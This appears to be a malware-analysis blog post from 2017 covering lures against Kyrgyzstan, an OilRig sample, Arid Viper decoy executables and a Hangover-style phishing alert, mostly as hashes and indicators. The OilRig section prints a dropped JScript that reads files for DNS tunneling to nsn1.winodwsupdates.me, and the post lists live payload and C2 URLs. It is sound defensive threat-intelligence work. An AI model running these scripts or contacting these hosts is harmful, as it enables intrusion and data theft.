
Security Doggo
@securitydoggo

Follow

проект инструкции.doc
virustotal.com/#/file/cd3bf69 ...
#CVE201711882 mshta
http://185.69.153.72/script >
http://185.69.153.72:80/svchost.exe
virustotal.com/#/file/19e3bac ... Seen before
hosting bad stuff twitter.com/eyalsela/statu ...
#phishing #malware #infosec
@James_inthe_box @avman1995 @eyalsela

```
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
```

рплате Инфоком.xlsx
MD5 76dd8d790318ca348f9868e5487a286e
SHA1 efd9b2231e254dbc3adc2f546c10b58b20b9010f
SHA256 3a27a54cecef65b151c0c2bfd56698bc73044eb5f393e0beed6928c355678210
CVE-2016-7262
http://185.69.153.72:30080/calc.exe



	A	B	C
1	ПРОИЗОШЛА ОШИБКА!		
2			
3	НЕОБХОДИМО ВКЛЮЧИТЬ СОДЕРЖИМОЕ!		
4			
5–7	Подвед	ст.расх.	Уточнено
8	ДРТСиВС	2111	18347.7
9		2121	3027.4
10			
11	ДРНАГС	2111	94493.0
12		2121	14993.3
13			
14	ДКРПНИ	2111	5831.5
15		2121	1006.0
16			
17			
18	**Всего**	**2111**	**118672.2**
19		**2121**	**19026.7**
20			
21			

CALC.EXE
MD5 00a668a630089264149c2f00d34d7601
SHA1 7157745c567080bd6f73cfe73cd9ac9d03376c9e

SHA256 d256f31aa7ce288dca2cf26094f3de1f0cabf7bdf130984cb2d71bb0f6434930

проект инструкции.doc
MD5 1a206adf06c12cac7c6b69bb8c67ad69
SHA1 f775ede89939de792fce79fb6b6e15587f3d66a8
SHA256 cd3bf6990ca7a83fd2bb8d42b0618f172d1a9df7f46647406273632503ee3600
Submitted from Kyrgyzstan
http://185.69.153.72:80/svchost.exe

список сотрудников ГРС (samara.kg и kloop.kg).xls [list of GDS employees (samara.kg and kloop.kg) .xls]
MD5 dbd5a8ee6a8b80daf5f444654003e07f
SHA1 31774bf02964eece6a487ad34d7ca9422a8b400c
SHA256 3edcc79c806ac9e58ae1d573203f6b85ac75189db691867bcfb1a13d3b6894e8

ГРС подаст в суд на Kloop.kg для опровержения несоответствующей действительности статьи от 26 октября 2017 года

Догадки Kloop.kg с фокусами на цифровые данные о том, что некий частный сайт samara.kg якобы содержался на веб-сервере являются иллюзиями. Аналогичной иллюзией является и домысли Kloop.kg о том, что если не первый их вариант, то тогда второй – сговор между сотрудниками ГРС.

В связи с отказом Kloop.kg опровергнуть ложную статью Государственная регистрационная служба при Правительстве Кыргызской Республики в соответствии с Законом КР «О средствах массовой информации» обратится в суд с исковым заявлением об обязании Kloop.kg публично опровергнуть абсурдную статью «Как сервер правительства Кыргызстана использовали для попытки влияния на президентские выборы» от 26 октября 2017 года, как несоответствующую действительности.

10/28/2017

IOCs


7157745c567080bd6f73cfe73cd9ac9d03376c9e
00a668a630089264149c2f00d34d7601
185.69.153.72

1a7320f0adbe48bf0a491a9f6d027b0d84925759d9eb08b8737b082324ffb7bc
19e3bacb4a6cfcd689dbd0d03bf8071adea7d1bf7da1cd660671130d59461ffa
58b974d38e6f646b3e8069ebcc4ddc22cd41c5f0243e1dcb5a93f22a3ee587fe
http://185.69.153.72:30080/calc.exe
53528cb938a2d8478dbb6a654a526d02
9f3f948d5961845a68dcb9a173fedb7358f40f22
b0fb8d5b33e0278482ca7eeafe52ee01
764f7fbf0c2e2ea4254ed99b6311740a865101510c68b32ad8cb05af9f58082d
3a27a54cecef65b151c0c2bfd56698bc73044eb5f393e0beed6928c355678210
31774bf02964eece6a487ad34d7ca9422a8b400c
d256f31aa7ce288dca2cf26094f3de1f0cabf7bdf130984cb2d71bb0f6434930
cd3bf6990ca7a83fd2bb8d42b0618f172d1a9df7f46647406273632503ee3600
dbd5a8ee6a8b80daf5f444654003e07f
3edcc79c806ac9e58ae1d573203f6b85ac75189db691867bcfb1a13d3b6894e8
f775ede89939de792fce79fb6b6e15587f3d66a8
1a206adf06c12cac7c6b69bb8c67ad69
efb807e7526b2969ba0945c8ca1fe10b56f9b771

2017-11-22: Oilrig - new old sample

MD5 : ffdba58c6b61c45e533f7d4d75ce75d8
SHA1 : 1684e1b33dda65b68985068f6c25b16ef46cae7d
SHA256 : 8b29b8b9823715cba92156ae8e09bcaa6198af79ba650d1a505544f094a17b40
First seen : 2017-11-18 00:02:17 UTC

Any.run analysis:



"cscript.exe //T:20 //Nologo C:\Users\admin\AppData\Local\Temp\a.js" nsn1.winodwsupdates.me

C:\Users\admin\AppData\Local\Temp\a.js

```
=====================================================
var fso, f, r;
fso = new ActiveXObject("Scripting.FileSystemObject");
var id = "568a20f787b14798137a7794-AVQMOENJBYF";
var fname = "";
var FileContents = "";

if(fname != "")
{
	var FilePointer = fso.OpenTextFile("\\" + fname, 1, true);
	fname += "|";
	if(!FilePointer.AtEndOfStream)
		FileContents = FilePointer.ReadAll();
}
WScript.Echo("+" + id + "|" + fname + FileContents + "||ENDMSG||");
f = fso.OpenTextFile("C:\\Users\\admin\\AppData\\Local\\Temp\\res.res", 2, true);
var UserInput = "";
while(true)
{
	UserInput = WScript.StdIn.ReadLine();
	if(UserInput == "end")
	{
		break;
```

```
        }
        f.Write(UserInput + "\r\n");
}
f.close();
```
==========

C:\Users\admin\AppData\Local\Temp\dnclient.exe
414E753128B88B477D154B84F9555076

C:\Users\admin\AppData\Local\Temp\lnk{F541C2AF-8752-47A8-9678-A9792A19453C}.tmp
2610BF5E8228744FFEB036ABED3C88B3

C:\Users\admin\AppData\Local\Microsoft\Windows\Explorer\conhost.exe
7C08B6BF00359716622AA74A003F283F

File Name	conhost.exe
File Size	880128 bytes
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	b36b903349f52d98eedf9c104811996a
SHA1	f5289cfacef292db2ca33ec7fc2decad3a085732
SHA256	73515d3b5a6c3d2e02441357a29cd0c7d77c2af589efb761b459c58c12e47df3

Subsystem: Windows GUI SubsystemVersion: 5.1 ImageVersion: 0 OSVersion: 5.1 EntryPoint: 0x10eed UninitializedDataSize: 0 InitializedDataSize: 717312 CodeSize: 171008 LinkerVersion: 12 PEType: PE32 TimeStamp: 2016:01:07 08:31:48+01:00 MachineType: Intel 386 or later, and compatibles

(**Florian Roth**): Makes use of this open source project
https://github.com/iagox86/dnscat2

Network

DNS tunneling to: **nsn1.winodwsupdates.me**

```
52 54 00 08 bc d0 52 54  00 4a ad 21 08 00 45 00   RT....RT .J.!..E.
00 df 00 7c 40 00 80 11  af a3 c0 a8 64 9c c0 a8   ...|@... ....d...
64 01 ce 4e 00 35 00 cb  05 42 41 0b 01 00 00 01   d..N.5.. .BA.....
00 00 00 00 00 00 3c 37  39 65 66 30 30 36 39 66   ......<7 9ef0069f
38 31 62 65 61 30 30 30  31 36 33 37 33 36 33 37   81bea000 16373637
32 36 39 37 30 37 34 32  65 36 35 37 38 36 35 32   26970742 e6578652
30 32 66 32 66 35 34 33  61 33 32 33 30 32 30 32   02f2f543 a3230202
66 32 66 3c 34 65 36 66  36 63 36 66 36 37 36 66   f2f<4e6f 6c6f676f
32 30 34 33 33 61 35 63  35 35 37 33 36 35 37 32   20433a5c 55736572
37 33 35 63 36 31 36 34  36 64 36 39 36 65 35 63   735c6164 6d696e5c
34 31 37 30 37 30 34 34  36 31 37 34 36 31 35 63   41707044 6174615c
20 34 63 36 66 36 33 36  31 36 63 35 63 35 34 36    4c6f636 16c5c546
35 36 64 37 30 35 63 36  31 32 65 36 61 37 33 30   56d705c6 12e6a730
30 04 6e 73 6e 31 0e 77  69 6e 6f 64 77 73 75 70   0.nsn1.w inodwsup
64 61 74 65 73 02 6d 65  00 00 10 00 01            dates.me .....
```

```
Info
Standard query 0x410b TXT 79ef0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707044617461…
Standard query response 0x410b TXT 79ef0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707…
Conf. Root = 32768/0/52:54:00:08:bc:d0  Cost = 0  Port = 0x8003
Standard query 0x7695 TXT 5b7a0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707044617461…
Conf. Root = 32768/0/52:54:00:08:bc:d0  Cost = 0  Port = 0x8003
Standard query response 0x7695 TXT 5b7a0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707…
Standard query 0x7dcc TXT 78fd0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707044617461…
Standard query response 0x7dcc TXT 78fd0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707…
Conf. Root = 32768/0/52:54:00:08:bc:d0  Cost = 0  Port = 0x8003
Standard query 0x3b9c TXT 75b80069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707044617461…
Standard query response 0x3b9c TXT 75b80069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707…
Conf. Root = 32768/0/52:54:00:08:bc:d0  Cost = 0  Port = 0x8003
Standard query 0x5c3d TXT 5eea0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707044617461…
Standard query response 0x5c3d TXT 5eea0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707…
Conf. Root = 32768/0/52:54:00:08:bc:d0  Cost = 0  Port = 0x8003
Standard query 0x2d38 TXT 1c000069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707044617461…
Standard query response 0x2d38 TXT 1c000069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707…
Conf. Root = 32768/0/52:54:00:08:bc:d0  Cost = 0  Port = 0x8003
Standard query 0x44a4 TXT 60f90069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707044617461…
Standard query response 0x44a4 TXT 60f90069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707…
Conf. Root = 32768/0/52:54:00:08:bc:d0  Cost = 0  Port = 0x8003
Standard query 0x470f TXT 3d4b0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707044617461…
Standard query response 0x470f TXT 3d4b0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707…
Conf. Root = 32768/0/52:54:00:08:bc:d0  Cost = 0  Port = 0x8003
Standard query 0x69f3 TXT 728a0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707044617461…
Standard query response 0x69f3 TXT 728a0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707…
Conf. Root = 32768/0/52:54:00:08:bc:d0  Cost = 0  Port = 0x8003
Standard query 0x7eb0 TXT 599a0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707044617461…
Standard query response 0x7eb0 TXT 599a0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707…
Conf. Root = 32768/0/52:54:00:08:bc:d0  Cost = 0  Port = 0x8003
Standard query 0x7255 TXT 123e0069f81bea0001637363726970742e657865202f2f543a3230202f2f.4e6f6c6f676f20433a5c55736572735c61646d696e5c41707044617461…
```

2017-11-21: Arid Viper

File Name	**Conference_attendence_application.scr**
File Size	1103872 bytes
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	5fdc15ebebd840961d9963a91bc1b298
SHA1	c2791752885c650b8b3fe210ada1f0a78f450385
SHA256	009cc63d1e4fcb7da8b8c29c50a5d07f3bb4937098e211e42d5db889da5eae20

PE Information

Image Base 0x00400000
Entry Point 0x0041f147
Reported Checksum 0x00110233
Actual Checksum 0x00110233
Minimum OS Version 5.0
PDB Path D:\Merge\Release\testproj.pdb
Compile Time2017-11-21 08:28:58
Import Hash 2bceb64cf37acd34bc33b38f2cddfb61
Icon
Icon Exact Hash 66e490d891a61d4dbe806246509aefce
Icon Similarity Hash 8b9e80abba0f10104d3f75334be85691

File Name Introduction_prosure.scr
File Size 1046528 bytes
File Type PE32 executable (GUI) Intel 80386, for MS Windows
MD5 fbab08af75babee2b750f4a707415d55
SHA1 3bd19aeb50c9ed4549e4c34dbdcddb1cc4d49841
SHA256 bc0027b9937b7d5e11f90d937aecb9ebc0b240cfe4f225f4cfcc003e776c2713

المؤتمر الدولي للإدارة و التخطيط 2018

International Conference of Managemen And Planning 2018

mpconfac@gmail.com

النشرة التعريفية

تنظيـــم:

أصبحت الإدارة والتخطيط من أهم السمات الأساسية في نجاح اي مؤسسة أو مشروع أو أعمال. فالإدارة الإستراتيجية تساعد على تطور السلوك ومهارات طرق التفكير، وتساعد على بناء قاعدة أساسية لقياس الأداء، والتواصل مع الأحداث السريعة.

وتزود بقاعدة جيدة للوظائف الإدارية، وتحديد المهام والمسؤوليات الملقاة على عاتق أي موظف. وفي النهاية تساعد على توصيل الرسالة والأهداف والغايات والاستراتيجيات والخطط التشغيلية للمنظمة.

File name **Conference_attendence_application.doc**
Associated Filenames
C:\AVG\Conference_attendence_application.doc
File Size 299520 bytes
File Type Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Author: **Saad Ahmed Almawas**, Template: Normal.dotm, Last Saved By**: abd**, Revision Number: 9, Name of Creating Application: Microsoft Office Word, Total Editing Time: 41:00, Last Printed: Mon Aug 25 10:18:00 2014, Create Time/Date: Sun Oct 29 08:45:00 2017, Last Saved Time/Date: Tue Nov 21 08:28:00 2017, Number of Pages: 2, Number of Words: 245, Number of Characters: 1403, Security: 0
MD5 ef04011011f32f1fa8ca2e5686ca8d35
SHA1 5e67f31db10b313f3c98808c95ca83fbcad26433
SHA256 d0ca4fc570d438d41b5a631a000276e9c22d055937dea95780a34b6d7b3e60f8

SKLoudSL.exe
MD5 45f432ffe353e2860f68f4d690587e22
SHA-1 69cc58cd7fd1d83f697e174823e1f78aaf4f202f
SHA-256 4f45f431191992c48202bae66e4b280a9e441ccf7c7d65ea4c67ba6713a942bc
CopyrightSKLoud Copyright (C) 2017
Product SKLoudSL Application
Original name SKLoudSL.exe

Internal name SKLoudSL
File version 0, 0, 0, 10
Description SKLoud
Comments Beta Version

Drops
File name chroma.exe
C:\AVG\chroma.exe
File Size 463360 bytes
File Type PE32 executable (GUI) Intel 80386, for MS Windows
MD5 78bf4a943b6e025d9fc1cd511445cb0f
SHA1 ac8c8d7bd162832c8a399f3fe46311fa339e2f4b
SHA256 153eeb816584b28139fd1b749591f2543bdd2615c2d00d498c7db2a9678ec151

File names Mona_Omar_CV_Visa_.com
testproj.exe
MD5 10a86718bfb4b1eaac76c92cfd2e962e
SHA1 87612ed872e20277f11f5dca4a3950c11aa13004
SHA256 1962618e2839c6b83a02829050a47e10660eba1ea8098e93eee79122078ac434


PE Information
Image Base 0x00400000
Entry Point 0x0041f147
Reported Checksum 0x000cf165
Actual Checksum 0x000cf165
Minimum OS Version 5.0
PDB Path D:\Merge\Release\testproj.pdb
Compile Time2017-11-21 07:04:21
Import Hash 2bceb64cf37acd34bc33b38f2cddfb61
Icon
Icon Exact Hash 66e490d891a61d4dbe806246509aefce
Icon Similarity Hash 8b9e80abba0f10104d3f75334be85691

Drops
putty.exe
C:\AVG\putty.exe
File Size 463360 bytes
File Type PE32 executable (GUI) Intel 80386, for MS Windows
MD5 f4c32760db07f7ce6309e57666190cc3
SHA1 9755452eb6bc765b3f5f5d6703405414165d2e1e
SHA256 a34d3852ab7d073be0e0c48b4b1d088a81c36714112457ee4040039cb61bdeae

File name **Report.docx**
Associated Filenames
C:\AVG\Report.docx
File Size 0 bytes

File name **feirfoxt.exe**
C:\Adobe\feirfoxt.exe
File Size 463360 bytes
File Type PE32 executable (GUI) Intel 80386, for MS Windows
MD5 ded58ee084748b2c486366c44199ceee
SHA1 60b5551ca17380a5f4a6a481f0104128f3d7abb0
SHA256 9267d84b5c8837e34c4fff8ae663933e495754fafdadf5722bb21ea1888be1ff

File Name **Sinwar.com**
File Size 2505216 bytes
File Type PE32 executable (GUI) Intel 80386, for MS Windows
MD5 12fb9161af36db000e6e0deb345a84f0
SHA1 40713df32ee4f719d380e1941490682be8c7ca9f
SHA256 a10d873dcabb867c7313c2e12aed5839cd9fa9fd0f62fdbf472b93cbb157b584



اليوم الأربعاء: 27/09/2017

محضر اجتماع

اجتماع السنوار باللجنة الإدارية
(الوزارات) - غزة

اجتمع رئيس حركة المقاومة الإسلامية حماس ، يوم الأربعاء، في مكتبه بغزة، الاجتماع يضم **أعضاء اللجنة الإدارية** عبد السلام صيام رئيسا، وتوفيق أبو نعيم مسؤول عن وزارة الداخلية والأمن الوطني، واسماعيل محفوظ مسؤول عن وزارات العدل والشؤون الاجتماعية والاوقاف، وباسم نعيم مشرف على وزارة الصحة وسلطة البيئة، ورفيق مكي مسؤول عن وزارات الاقتصاد والزراعة وسلطة المياه، وكمال أبو عون مسؤول عن وزارتي التربية والتعليم والتعليم العالي

www.rviedofree.com
url: http://www.rviedofree.com/dad5/town.php
url: http://www.rviedofree.com/dad5/addCity.php

url: http://www.rviedofree.com/dad5/sign.php

Traffic

http://cloudyservs.com/pic/pic1.jpg	`GET /pic/pic1.jpg HTTP/1.1`
	`Accept: */*`
	`User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; ms-office; MSOffice 15)`
	`Accept-Encoding: gzip, deflate`
	`Host: cloudyservs.com`
	`Connection: Keep-Alive`

2017-11-20: Likely Hangover campaign

The Israeli CERT published a [TLP:White alert about a spear phishing email]() coming from **publisher@media.randreports.org**. See Google translated version:

An unknown hacker is distributed by malicious email

National Authority for Cyber Defense :By
Alerts :Topic
19.11.2017 :Date published

Recently, the National Cyber Protection Authority has identified suspicious email correspondence with a link to the document. The message was allegedly sent from publisher@media.randreports.org

Description of the attack

The investigation of this email is a Spear Phishing campaign that impersonates the famous RAND Research Institute and includes dedicated domain registration.As part of the attack method, there is an attempt to perform social engineering to download a linked document .that downloads a trojan horse. Which was sent from the organization

Mail messages sent to the network address 46.165.199.138, which is not identified as malicious or qualifications recognized for spreading malicious email. This address is linked server belonging to the storage Leaseweb located in Germany. An investigation it appears that the message was sent using a familiar script, PHPMail , allowing impersonate the .email address " Otherwise

After opening the linked file drops a running type bat domain Media.randreports.org , the domain from which the email was sent. The file downloads through script PowerShell .directly in the path c: \ Users \ Public \ aidz.bat and activated automatically

The help file aidsz.bat acts as a " Dropper " that downloads two more files from the above domain.The first file is the Word document (China_Adiz.doc), the second file is a malicious .(MSWORD1.exe) executable file

Attached indicators were:

fileName

China_ADIZ_Report.docx
Microsoft.Win32.TaskScheduler.dll
MSWORD1.exe
aidz.bat
Service360.exe

md5

